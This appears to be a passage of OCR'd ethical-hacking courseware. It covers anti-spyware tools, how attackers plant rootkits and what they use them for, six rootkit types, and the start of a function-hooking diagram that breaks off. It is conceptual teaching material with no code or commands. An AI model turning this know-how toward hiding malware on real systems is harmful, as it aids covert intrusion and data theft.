
☐ **Critical Threats** **[2 Items Found]**
These items should be immediately removed from your computer.

☐ **Potentially Unwanted Programs/Settings** **[3 Items Found]**
These items are often adware or are installed unintentionally. These items are not always harmful to your computer but can degrade your computer's performance.

Figure 6.116: Screenshot of SUPERAntiSpyware

Some examples of anti-spyware programs are listed as follows:

- Kaspersky Internet Security 2019 (*https://support.kaspersky.com*)
- SecureAnywhere Internet Security Complete (*https://www.webroot.com*)
- adaware antivirus free (*https://www.adaware.com*)
- MacScan (*https://www.securemac.com*)
- Norton AntiVirus Plus (https://us.norton.com)



Rootkits

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data**, **network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Hiding Files

After an attacker has performed malicious operations (i.e., executed malicious applications) on a target system to gain escalated privileges, he/she embeds and hides his/her malicious programs. The attacker can do this using rootkits, NTFS stream, and Steganography techniques, etc. to prevent the malicious program from protective applications such as antivirus, anti-malware, and anti-spyware applications installed on the target system. Such a hidden malicious file allows the attacker to maintain their direct access to the system, even in the future, without the victim's consent. This section describes various techniques used by attackers to hide their malicious files.

Rootkits

Rootkits are software programs designed to gain access to a computer without being detected. They are malware that help attackers gain unauthorized access to a remote system and perform malicious activities. The goal of a rootkit is to gain root privileges to a system. By logging in as the root user of a system, an attacker can perform various tasks such as installing software or deleting files. It works by exploiting the vulnerabilities in the OS and its applications. It builds a backdoor login process in the OS via which the attacker can evade the standard login process.

Once the user enables root access, a rootkit may attempt to hide the traces of unauthorized access by modifying drivers or kernel modules and discarding active processes. Rootkits replace certain OS calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system by executing malicious functions. A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, and others.


All files contain a set of attributes. There are different fields in the file attributes. The first field determines the format of the file if it is a hidden, archive, or read-only file. The other field describes the time of the file creation, access, and its original length. The functions **GetFileAttributesExA()** and **GetFileInformationByHandle()** are used for the aforementioned purposes. ATTRIB.exe displays or changes the file attributes. An attacker can hide or even change the attributes of a victim's files so that the attacker can access them.

The attacker places a rootkit by

- Scanning for vulnerable computers and servers on the web
- Wrapping the rootkit in a special package like a game
- Installing it on public or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system for which attackers might be restricted or have no access
- To store other malicious programs on the system and act as a server resource for bot updates



Types of Rootkits

Hypervisor Level Rootkit

- Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**

Hardware/Firmware Rootkit

- Hides in hardware devices or platform firmware that are not inspected for **code integrity**

Kernel Level Rootkit

- Adds malicious code or replaces the original **OS kernel** and **device driver codes**

Boot Loader Level Rootkit

- Replaces the original **boot loader** with the one controlled by a remote attacker

Application Level/User Mode Rootkit

- Replaces regular **application binaries** with a fake Trojan or modifies the behavior of existing applications by injecting malicious code

Library Level Rootkits

- Replaces the original system calls with fake ones to **hide information** about the attacker


Types of Rootkits

A rootkit is a type of malware that can hide itself from the OS and antivirus applications on a computer. This program provides the attackers with root-level access to the computer through backdoors. These rootkits employ a range of techniques to gain control of a system. The type of rootkit influences the choice of attack vectors.

There are six types of rootkits available:

- **Hypervisor-Level Rootkit**: Attackers create hypervisor-level rootkits by exploiting hardware features such as Intel VT and AMD-V. These rootkits run in Ring-1 and host the OS of the target machine as a virtual machine, thereby intercepting all hardware calls made by the target OS. This kind of rootkit works by modifying the system's boot sequence so that it is loaded instead of the original virtual machine monitor.
- **Hardware/Firmware Rootkit**: Hardware/firmware rootkits use devices or platform firmware to create a persistent malware image in hardware, such as a hard drive, system BIOS, or network card. The rootkit hides in firmware as the users do not inspect it for code integrity. A firmware rootkit implies the use of creating a permanent delusion of rootkit malware.
- **Kernel-Level Rootkit**: The kernel is the core of an OS. A kernel-level rootkit runs in Ring-0 with the highest OS privileges. These cover backdoors on the computer and are created by writing additional code, or by substituting portions of kernel code with modified code via device drivers in Windows or loadable kernel modules in Linux. If the kit's code contains mistakes or bugs, kernel-level rootkits affect the stability of the system. These have the same privileges as the OS; hence, they are difficult to detect and can intercept or subvert the operation of an OS.

- **Boot-Loader-Level Rootkit**: Boot-loader-level rootkits (bootkits) function either by modifying the legitimate boot loader or replacing it with another one. The bootkit can activate even before the OS starts. Therefore, bootkits are serious threats to security because they facilitate the hacking of encryption keys and passwords.
- **Application-Level/User-Mode Rootkit**: An application-level/user-mode rootkit runs in Ring-3 as a user along with other applications in the system. It exploits the standard behavior of APIs. It operates inside the victim's computer by replacing the standard application files (application binaries) with rootkits or by modifying the behavior of present applications with patches, injected malicious code, etc.
- **Library-Level Rootkits**: Library-level rootkits work high up in the OS, and they usually patch, hook, or supplant system calls with backdoor versions to keep the attacker unknown. They replace the original system calls with fake ones to hide information about the attacker.




How a Rootkit Works

Hooks
Process (Before Hooking)
Code section ...
Call FindNextFile
Import data section
FindNextFile: 0x87654321
Kernel32.dll
0x87654321:FindNextFile code
Process (After Hooking)
Code section ...
Call FindNextFile
Import data section
FindNextFile: 0x87654321
